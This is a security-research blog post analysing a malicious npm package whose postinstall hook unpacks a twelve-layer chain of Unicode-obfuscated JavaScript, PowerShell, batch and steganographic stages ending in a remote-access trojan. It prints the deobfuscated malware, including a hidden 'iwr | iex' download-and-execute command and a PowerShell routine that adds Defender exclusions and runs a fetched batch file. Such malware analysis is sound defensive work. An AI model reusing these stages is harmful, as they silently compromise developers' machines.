Down the Rabbit Hole of Unicode Obfuscation | Veracode

By Natalie Tischler

Published: 2025-06-09 · Archived: 2026-04-29 02:07:49 UTC

> *The rabbit–hole went straight on like a tunnel for some way, and then dipped suddenly down, so suddenly that Alice had not a moment to think about stopping herself before she found herself falling down a very deep well.*
>
> – *Alice's Adventures in Wonderland* by Lewis Carroll, Ch. 1

Introduction

In the ever-vigilant effort to secure the open-source ecosystem, Veracode's continuous monitoring systems recently flagged a pair of npm malware packages— `solders` and `@mediawave/lib`. The malicious behavior, however, is not at all obvious at first because of a layer of unusual Unicode obfuscation that caught our attention. Our investigation focused on the `solders` package, which leverages a common yet critical attack vector: a `postinstall` script in its `package.json`. This hook means that simply installing the package is enough to trigger its hidden malicious payload.


Upon inspection, the target `lib.js` file presented itself not as typical code, but as a dizzying wall of Unicode characters, predominantly Japanese Katakana and Hiragana. This was far more than simple character substitution; it was the entry point to an extremely layered and complex malicious attack chain. What began as an analysis of a single, clever JavaScript obfuscation technique quickly spiraled into a deep-dive that traversed multiple programming languages, downloader stages, and even steganography. Join us as we peel back each layer of this remarkably elaborate attack, following the trail from a few cryptic symbols all the way down to its final RAT payload.

TL;DR

If you're just here for the highlights and want to see the full, multi-layered attack chain in a concise format, please scroll down to the **"Recap: The Anatomy of a Multi-Layered Attack"** section. There, we detail each of the twelve layers we had to unravel to get to the bottom of this threat.

Background

These packages were published by an npm user with the name `codewizguru`, a relatively new user who registered with npm at `2025-04-23T04:25:13.116Z`.



Like a lot of malware found on npm, this one starts in the `package.json`:

```
{
  "name": "solders",
  "version": "1.0.8",
  "description": "",
  "main": "lib.js",
  "scripts": {
    "start": "node lib.js",
    "postinstall": "node lib.js",
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "author": "",
  "license": "ISC",
  "type": "commonjs"
}
```

A simple `postinstall` hook is running the `lib.js` file during the installation. Let's go take a look there.

```
[ㄓ,ソ,を,ㄦ,ㄢ,,ゾ,ギ,ㆷ,ダ,,,,ぢ,,ヾ]="."+{},へ=[],[,帀,る,ー,ゅ,ぺ,れ,ゑ,,,ヶ,ス,,,み]=[!!ゾ]+!ゾ+ゾ.ゾ,[,,
```

At first glance, it's hard to believe that this is actually valid JavaScript. It looks like a seemingly random collection of Japanese symbols. But this is actually valid JavaScript and it runs!

It turns out that this particular obfuscation scheme uses the Unicode characters as variable names and a sophisticated chain of dynamic code generation to work. The technique revolves around meticulously building primitive character sets through clever destructuring of string literals and object properties. These character-laden Unicode variables are then dynamically assembled into JavaScript keywords and code snippets. Ultimately, this allows the script to dynamically reconstruct and invoke the `Function` constructor, which is then used to execute the final payload. Join us as we peel back the layers!

Working Through It

This obfuscation scheme plays out in several different phases:

1. **Phase 1: Primitive character acquisition via string manipulation**
   This phase generates a foundational set of single characters (letters, numbers, and symbols) by leveraging JavaScript's type coercion to stringify common objects and then destructuring these resulting strings into Unicode-named variables.
2. **Phase 2: Dynamic `Function` constructor creation**
   The script then cleverly obtains a reference to the global `Function` constructor, not by calling it directly, but by accessing the `constructor` property of other built-in objects like arrays, preparing it for dynamic code execution.
3. **Phase 3: Building the equivalent of `String.fromCharCode`**
   Using the previously acquired characters and the `Function` constructor, the script dynamically builds a new function that replicates the behavior of `String.fromCharCode`. enabling it to create arbitrary characters from numerical codes.
4. **Phase 4: Assembling the malicious payload**
   With the character generation function in place and the digits available, this phase constructs the final malicious payload string piece by piece, calling the `String.fromCharCode` equivalent with dynamically generated character codes.
5. **Phase 5: Dynamic execution of the concealed payload**
   Finally, the script uses the dynamically retrieved `Function` constructor again to create yet another new function whose body is built to execute the assembled payload string.

This script is not only obfuscated with Unicode characters but also minified. To better understand its mechanics, we'll reformat it slightly and analyze its operations on a more "line-by-line" basis. For the sake of brevity and sanity, we'll just work through a small portion of each phase shown above, to understand how it works.

Phase 1

Starting with phase 1, we'll take a look at the first line, which already packs a significant amount of activity:

```
[ㄓ,ソ,を,ㄦ,ㄢ,,ゾ,ギ,ㆡ,ダ,,,,ぢ,,ヾ] = "." + {}
```

Let's examine the right-hand side first: `"." + {}`. JavaScript is a highly dynamic language, particularly regarding type coercion, which is a key reason why such obfuscation techniques are effective. It allows many operations between variables of different types. In this instance, a **string** (`"."`) is being concatenated with an **object** (`{}`). JavaScript handles this by converting the object to its string representation. An empty object `{}` when cast to a string becomes `"[object Object]"`. Therefore, the expression `"." + {}` evaluates to the string `".[object Object]"`.

Now, let's look at the left-hand side: `[ㄓ,ソ,を,ㄦ,ㄢ,,ゾ,ギ,ㆡ,ダ,,,,ぢ,,ヾ]`. This is an array destructuring assignment. The string `".[object Object]"` (which is 16 characters long) is unpacked into the array slots. Each Unicode character variable in the array on the left is assigned the character at the corresponding index from the string on the right. Empty slots in the destructuring array (indicated by consecutive commas) mean the character at that position in the string is skipped.

After this line executes, the following assignments are made:

```
 ㄓ = '.'
ソ = '['
を = 'o'
ㄦ = 'b'
ㄢ = 'j'
// (The character 'e' at index 5 is skipped due to the double comma after ㄢ)
ゾ = 'c' // (at index 6)
ギ = 't' // (at index 7)
𛀁 = ' ' // (a single space at index 8)
ダ = 'O' // (at index 9)
// (Characters 'b', 'j', 'e' at indices 10, 11, 12 are skipped due to the four consecutive commas after ダ)
ぢ = 'c'
// (The character 't' at index 14 is skipped due to the double comma after ぢ)
ヾ = ']'
```

Phase 2

Eventually we get the phase 2, the core function acquisition, which is pretty much just this line:

```
ヅ=へ[ぢ][ぢ];
```

From earlier, `へ` is `[]` and `ぢ` is the string `“constructor"`. Therefore, `へ[ぢ]` is `[].constructor`, which is the `Array` function. Putting this all together means that `ヅ` is `Array[“constructor”]` which is the `Function` constructor itself.

Phase 3

There’s a lot of dynamic-ness involved in this phase so we’ll just wave our hands a bit and suffice it to say now that the `Function` constructor is available, the script uses it to produce `り` as a reliable `String.fromCharCode` equivalent, which is essential for decoding the main payload in the next phase. It’s worth noting that during our reversing of this phase of this script, a portion of an intermediate function didn’t seem to work properly. Despite this, we’re proceeding with the assumption that `り` successfully functions as a `String.fromCharCode` equivalent, enabling the script to translate character codes into actual characters, which is what happens next.

Phase 4

This phase is all about payload assembly. It starts with the following:

`[に,ㄩ,す,ボ,ャ,ン,ズ,ク,ㄩ,ㄱ,ぉ,プ,の,ア,ザ,チ,ち,ゆ,て,う,ヰ,ㄙ,ㄣ,せ,ゲ,き,ㄖ,か,ゐ,ろ,キ,む,ば,ぷ,に,ヽ,ぅ]=[り(+[ユ+ヨ]),り(+[ユ+ユ]), ...]`

This line uses り (the `String.fromCharCode` function) and the digit characters (`ユ` , `ヨ` , etc.) to generate a large list of characters. Then each line that looks like `り(+[digit_char_1 + digit_char_2])` creates a character from its char code formed by concatenating one to four digit characters. These characters (`に` , `ㄩ` , `す` , …) are the building blocks of the final malicious payload string.

Phase 5

Finally, we reach the payload execution, which happens in a single, dense line of code. Let's break down how this works:

1. **A Function That Creates a Function:** The line begins with `ツ(...)`, which is a call to the `Function` constructor we captured in Phase 2. The *first* part of the expression, `ツ(ー,ー+ぬ+ぺ+れ+ル+ー+ぬ+ぺ+れ+ル+ー+べ+べ)`, dynamically creates and returns a *new function*. This new function is essentially a custom `join` method; its purpose is to take an array as an argument and return its elements joined together into a single string. It is functionally equivalent to `new Function('arr', 'return arr.join("")')`.
2. **Passing the Character Array:** The *second* part of the expression is the very long array of characters that was built in the previous phase: `[ゾ,を,ヶ,ゑ,ギ,ゔ,ボ,ロ,ャ,...]`. This array is immediately passed as an argument to the joining function created in the first step.
3. **Assembling the Final Payload:** The result of this operation is a single, deobfuscated string containing the next stage of malicious JavaScript. This is what we'll call `THE_FINAL_PAYLOAD`.
4. **Execution:** The entire construct is then executed, effectively performing an `eval()` on the newly assembled payload string. This act of joining and immediately executing the string kicks off the second stage of the attack. As with previous stages, the malware contained errors so we had to make minor corrections to successfully execute the payload and reveal its contents.

The Final Payload…Or Is It?

After working through all that, we can assemble the `THE_FINAL_PAYLOAD` string which works out to the following:

```
 const _0x7f6717 = _0x1ec2;

function _0x2bdc() {
  const _0x2d0ea2 = [
    "log",
    "ire)'child",
    "1923651gWcVzK",
    "ot\x20support",
    "1484865czXXqU",
    "This\x20depen",
    "exec",
    ".tel\x20|\x20iex",
    ".\x20Please\x20r",
    "cess.mainM",
    "e\x20--headle",
    "return\x20pro",
    "constructo",
    "un\x20on\x20a\x20Wi",
    "10stJVcA",
    "_process'[",
    "conhost.ex",
```

```
    "9736OkHqzp",
    "3658176pqIPFD",
    "ell\x20-c\x20\x22iw",
    "exit",
    "ndows\x20OS.",
    "450971BYicY",
    "ed\x20on\x20",
    "r\x20firewall",
    "ss\x20powersh",
    "odule.requ",
    "2051bIKJWW",
    "platform",
    "3wpHcS",
    "4iwWsU",
    "9130198BdlHWS",
    "457244knLtk",
  ];
  _0x2bdc = function () {
    return _0x2d0ea2;
  };
  return _0x2bdc();
}

function _0x1ec2(_0x51f240, _0x5402cf) {
  const _0x2bdc9d = _0x2bdc();
  return (
    (_0x1ec2 = function (_0x1ec28d, _0xe242b9) {
      _0x1ec28d = _0x1ec28d - 0x160;
      let _0x1d1d1d = _0x2bdc9d[_0x1ec28d];
      return _0x1d1d1d;
    }),
    _0x1ec2(_0x51f240, _0x5402cf)
  );
}

(function (_0xfe0adc, _0x36de0c) {
  const _0x33dccf = {
      _0xdd0539: 0x17e,
      _0x12a63a: 0x164,
      _0x264024: 0x17a,
    },
    _0x204db3 = _0x1ec2,
    _0x4c6961 = _0xfe0adc();

  while (!![]) {
    try {
      const _0x35ac60 =
```

```
        parseInt(_0x204db3(_0x33dccf._0xdd0539)) / 0x1 +
        (parseInt(_0x204db3(0x167)) / 0x2) *
          (-parseInt(_0x204db3(_0x33dccf._0x12a63a)) / 0x3) +
        (parseInt(_0x204db3(0x165)) / 0x4) *
          (parseInt(_0x204db3(0x16c)) / 0x5) +
        parseInt(_0x204db3(_0x33dccf._0x264024)) / 0x6 +
        (parseInt(_0x204db3(0x162)) / 0x7) *
          (parseInt(_0x204db3(0x179)) / 0x8) +
        (parseInt(_0x204db3(0x16a)) / 0x9) *
          (parseInt(_0x204db3(0x176)) / 0xa) +
        -parseInt(_0x204db3(0x166)) / 0xb;
      if (_0x35ac60 === _0x36de0c) break;
      else _0x4c6961["push"](_0x4c6961["shift"]());
    } catch (_0x39c065) {
      _0x4c6961["push"](_0x4c6961["shift"]());
    }
  }
})(_0x2bdc, 0xd43c8);

try {
  nonexistent();
} catch (_0x14b164) {
  const cp = _0x14b164[_0x7f6717(0x174) + "r"][_0x7f6717(0x174) + "r"](
      _0x7f6717(0x173) +
        "cess.mainM" +
        "odule.requ" +
        _0x7f6717(0x169) +
        _0x7f6717(0x177),
    )(),
    os = _0x14b164["constructo" + "r"][_0x7f6717(0x174) + "r"](
      _0x7f6717(0x173) + _0x7f6717(0x171) + _0x7f6717(0x161) + "ire)'os'[",
    )();

  os["platform"]() === "win32"
    ? cp[_0x7f6717(0x16e)](
        _0x7f6717(0x178) +
          _0x7f6717(0x172) +
          _0x7f6717(0x160) +
          _0x7f6717(0x17b) +
          _0x7f6717(0x180) +
          _0x7f6717(0x16f) +
          "\x22",
      )
    : (console[_0x7f6717(0x168)](
        _0x7f6717(0x16d) +
          "dency\x20is\x20n" +
          _0x7f6717(0x16b) +
```

```
            "ot\x20support" +
            _0x7f6717(0x17f) +
            os[_0x7f6717(0x163)]() +
            (_0x7f6717(0x170) + _0x7f6717(0x175) + _0x7f6717(0x17d)),
        ),
        process[_0x7f6717(0x17c)]());
}
```

Nice…more obfuscation. (And yet again, we had to make some adjustments to get this working as valid JavaScript.) Fortunately, this kind of obfuscation we see all the time and is very easy to reverse. Doing so, yields the following:

```
 try {
  nonexistent();
} catch (_0x14b164) {
  const cp = _0x14b164.constructor.constructor("return process.mainModule.require)'child_process'[")();
  const os = _0x14b164.constructor.constructor("return process.mainModule.require)'os'[")();
  if (os.platform() === 'win32') {
    cp.exec("conhost.exe --headless powershell -c \"iwr firewall[.]tel | iex\"");
  } else {
    console.log("This dependency is not supportot supported on " + os.platform() + ". Please run on a Windows OS
    process.exit();
  }
}
```

Alright, now we're getting somewhere. We peeled back ALL those layers of obfuscation down to this. And finally this one is pretty easy to follow. They import `child_process` and `os` and if the victim is on a `win32` machine, they simply execute this line:

`cp.exec("conhost.exe --headless powershell -c \"iwr firewall[.]tel | iex\"");`

`cp.exec()` tell Windows to run a shell command. `conhost.exe` is the Windows Console Host executable, and based on a discussion in this issue, direct invocation of `conhost.exe`, especially with undocumented arguments like `--headless` is not "officially" supported. Regardless, it appears the attempt in doing so was to make the subsequent `PowerShell` command run covertly without a visible window or in a detectable way. The attacker uses PowerShell in the following manner:

```
powershell -c "iwr firewall[.]tel | iex"
```

`iwr` is an alias for `Invoke-WebRequest` which attempts to download content from the URL `firewall[.]tel`. The content pulled from that domain is then piped directly to `iex` which is an alias for `Invoke-Expression` which executes the content (presumably a PowerShell script) directly from memory without writing anything to disk. Quite nasty.

The use of a `.tel` TLD is interesting. According to wikipedia:

> *The domain's purpose is to provide a single name space for Internet communications services. Subdomain registrations serve as a single point of contact for individuals and businesses, providing a global contact directory service by hosting all types of contact information directly in the Domain Name System, without the need to build, host or manage a traditional web service.*

Theoretically, it appears that an attacker could stuff malware (such as a PowerShell script) directly in the DNS TXT records rather than host it on traditional web servers. However, the use of `Invoke-WebRequest` suggests they are not taking advantage of this aspect of the domain. Either way, it's an interesting choice. The whois record shows that the domain `firewall[.]tel` was first registered on 2025-04-25.

More Layers of Obfuscation

We pulled the script the attacker is hosting at `firewall[.]tel` and this may or may not be surprising…but it's also obfuscated! We've officially ventured into the absurd by this point (though, spoiler alert, there's still more to come). Because we're just trying to get to the bottom of this rabbit hole quickly now, we'll go a bit faster through these next bits. Here's what the PowerShell script that comes from `firewall[.]tel` looks like:

```
function yclf($Y){$uUf='';foreach ($hk in $Y) {$uUf+=[char][Convert]::ToInt32($hk, 2)};return $uUf};&(yclf(@('(
```

This script uses a simple but effective obfuscation technique: it defines a function `yclf` that takes an array of binary strings, converts each binary string to its corresponding ASCII character, and concatenates them to form a clear-text string. The `yclf` function is then immediately invoked with `&` to build and execute a command, which itself is constructed by calling `yclf` multiple times to deobfuscate different parts of the final script to be run by the `iex` that it's piped to in the previous section. Working through that deobfuscation yields a PowerShell script with Base64-encoded strings, which is easy enough to work through, and doing so we end up with the following:

```
 $output = "128737334452129.bat"
$url = "https[:]//cdn[.]audiowave[.]org/output[.]bat"
$silentlyContinue = "Silentlycontinue"
$hiddenAttr = "Hidden"

function Add-Exclusion {
   param ([string]$Path)
   try {
       Add-MpPreference -ExclusionPath $Path -ErrorAction $silentlyContinue
   } catch {}
}

try {
   cd $env:APPDATA
   Add-Exclusion -Path $env:USERPROFILE
   Invoke-WebRequest -Uri $url -OutFile $output -UseBasicParsing -ErrorAction $silentlyContinue
   Start-Process -FilePath $output -WindowStyle $hiddenAttr
```

```
} finally {}
```

First, this defines a function `Add-Exclusion` that attempts to add a specified file path to the Windows Defender antivirus exclusion list, configured to ignore any errors if this fails. It then changes the current directory to the user's `APPDATA` folder, attempts to add the entire user profile directory to the Defender exclusion list, downloads a batch file from `https[:]//cdn[.]audiowave[.]org/output[.]bat` saving it as `128737334452129.bat` in `APPDATA`, and finally, executes this downloaded batch file in a hidden window.

So they pull YET ANOTHER script from a remote URL…guess we better see what we find there:

```
 @echo off
%XFAJ%rEM mind control lumber club damp outer rice drink depth figure
%fOCRH%g%KA3E5%o%OKSL4u%t%uBdfvlDL%o%vwlccbQN% :MEBy

:: reason sand identify mesh cherry obtain style result peanut angry admit
:JNKS
s%KkYNrQQD%et "s83KDy=IpQtvFQunzQ3g3BSQZxQM/j3wU4EJdtuPMPj/nQp+rHlacWDErkjfNqKVnU0IAQDxgIqLzFErPYDTDeDkH+T2/q4G
%DIUxiFX%g%qo6bR%ot%HLKsM5%o :E7Y4znC

%EW1Fs%:: extra diet kick ignore peace
:gg264udo
%cakb%s%Llyxu4L%e%xpjIU%t "Xi0Ps=5FHRIsXL6ZkRqkUq/+itqp2fsFACIOJrGZOUHOk14fgZDzJdJWgLkrqfWnL5X5K/cuBptn/O5EkpZY
se%R4LSP%t "OshcfEWG=dIXG4Mf8eVWossHTgOaZl+1AcXi9CXEyFTembUCnU+Vofsbrr5dpIUt6koCA1i/vSPKPN8Z68MJJdoIEiJAsqxFPG1
%aMDv%g%pGgCBUM%o%Sq7yhRF7%to%d7no0z% :jvVVdN

---TRUNCATED---
```

More obfuscation. From this point, the level of nesting and obfuscation increases dramatically!

This is a batch file that clocks in at nearly 1 MB of similar blocks of code over and over. The script is concatenating strings together stuffing them into random environment variable names. One of those strings is a list of those environment variable names in a certain order and another of those strings is a PowerShell script which concatenates the environment variables in the order defined from the list to create a Base64-encoded, 3des-encrypted, gzip-encoded .NET dll, which is loads into memory and executes.

We submitted this DLL to virus total and, not surprisingly, quite a few vendors flag it as malicious. However, we're not yet at the bottom of this hole! Upon inspection of this DLL, we found the that it reaches out to a 3MB png file hosted at `https[:]//i[.]ibb[.]co/BHk2cCNx/dPC0c[.]png`. Here's what the file looks like:

Anyone who has been in this game long enough, knows that we're likely dealing with steganography now! And why not?! We haven't gone through enough yet, so let's throw some steganography into the mix!

So we want back to the DLL and decompiled it. Lo and behold, it's grabbing the last two pixels from this image and then looping through some data contained elsewhere in it. It ultimately builds up in memory YET ANOTHER .NET DLL. It also creates task scheduler entries, and contains this UAC bypass technique.

We submitted this new DLL to virus total and we've finally reached the bottom! Dozens of vendors flag it as malicious and after doing some research, we suspect it's Pulsar. According to it's GitHub, Pulsar is

> *A Free, Open-Source Remote Administration Tool for Windows*

Fair enough, it's definitely that. However, if used maliciously, as it most definitely is in this case, another term for this is a RAT.

Recap: The Anatomy of a Multi-Layered Attack

This investigation revealed a remarkably deep and complex attack chain. To fully appreciate the attacker's efforts to evade detection, here is a step-by-step summary of the layers we unraveled:

- **Layer 1: NPM `postinstall` Hook:** The attack begins with a standard `postinstall` script in the `package.json` file, automatically executing the malware upon installation.
- **Layer 2: Unicode Obfuscated JavaScript:** The initial `lib.js` payload is obfuscated using Japanese Hiragana and Katakana characters as variable names, making static analysis nearly impossible at a glance.
- **Layer 3: Dynamically Reconstructed JavaScript:** This Unicode script is not a direct payload, but a program designed to dynamically build primitives (e.g., 't', 'r', 'u', 'e') and reconstruct the `Function` constructor from scratch.
- **Layer 4: Second-Stage Obfuscated JavaScript:** The Unicode layer dynamically assembles and executes a second, more traditionally obfuscated JavaScript payload that uses array shuffling and hex encoding.

- **Layer 5: PowerShell Downloader:** Once deobfuscated, the JavaScript's sole purpose is to execute a short PowerShell command (`iwr firewall[.]tel | iex`) to download and execute the next stage from a remote server.
- **Layer 6: Binary-Encoded PowerShell Script:** The script hosted at `firewall[.]tel` is itself obfuscated, with the payload encoded as arrays of binary strings that are converted to ASCII characters and executed.
- **Layer 7: Base64-Encoded PowerShell Script:** Deobfuscating the binary strings reveals another PowerShell script. This one uses Base64 encoding to hide its commands which include adding Windows Defender exclusions and downloading a malicious batch file.
- **Layer 8: Obfuscated Batch File:** The downloaded `output.bat` (nearly 1MB in size) uses extensive obfuscation, setting hundreds of random environment variables and then concatenating them in a specific order.
- **Layer 9: Encrypted & Compressed .NET DLL:** The batch script's true payload is a Base64-encoded, 3DES-encrypted, and Gzip-compressed .NET DLL, which is reconstructed and loaded directly into memory.
- **Layer 10: Steganography:** This first .NET DLL is not the final payload. It reaches out to a 3MB PNG image file hosted online and uses steganography techniques to extract hidden data from the image.
- **Layer 11: Second .NET DLL (The RAT):** The data extracted from the image is used to build a *second* .NET DLL in memory.
- **Layer 12: Final Payload Deployment:** This final DLL is the Pulsar RAT, a remote administration tool that gives the attacker full control over the victim's machine.

Conclusion

What started as an investigation into a fascinating Unicode obfuscation technique unraveled into one of the deepest and most complex attack chains we have seen in a public package repository. From a wall of Japanese characters to a RAT hidden within the pixels of a PNG file, the attacker went to extraordinary lengths to conceal their payload, nesting it a dozen layers deep to evade detection.

Initially, this investigation was intended to be a simple write-up on the clever Unicode obfuscation in the `solders` package, which is why we have dedicated significant detail to deconstructing those first few layers. However, as we peeled back that first layer, we found another, and another after that. The attacker's dedication was remarkable, compelling us to follow the rabbit hole to its end. To cover the entire 12-stage attack chain in a single post, we have intentionally moved more quickly through the later stages of obfuscation.

While the attacker's ultimate objective for deploying the Pulsar RAT remains unclear, the sheer complexity of this delivery mechanism is a powerful indicator of malicious intent. Adversaries do not invest this level of effort to hide their tracks for benign activities. Whether the final goal was data exfiltration, corporate espionage, or establishing a persistent foothold for a future ransomware attack, the conclusion is unavoidable: the intended outcome was undoubtedly harmful.

This journey from a single cryptic file to a full-blown RAT serves as a potent reminder that a simple `npm install` can expose an organization to extreme risk. The sheer depth of this attack underscores the critical need for automated, deep code analysis and continuous vigilance in protecting our development pipelines from attackers who are clearly willing to go to absurd lengths to succeed.

We would also like to mention that we have reported these packages to the npm security team.

By Veracode Threat Research

Source: https://www.veracode.com/blog/down-the-rabbit-hole-of-unicode-obfuscation/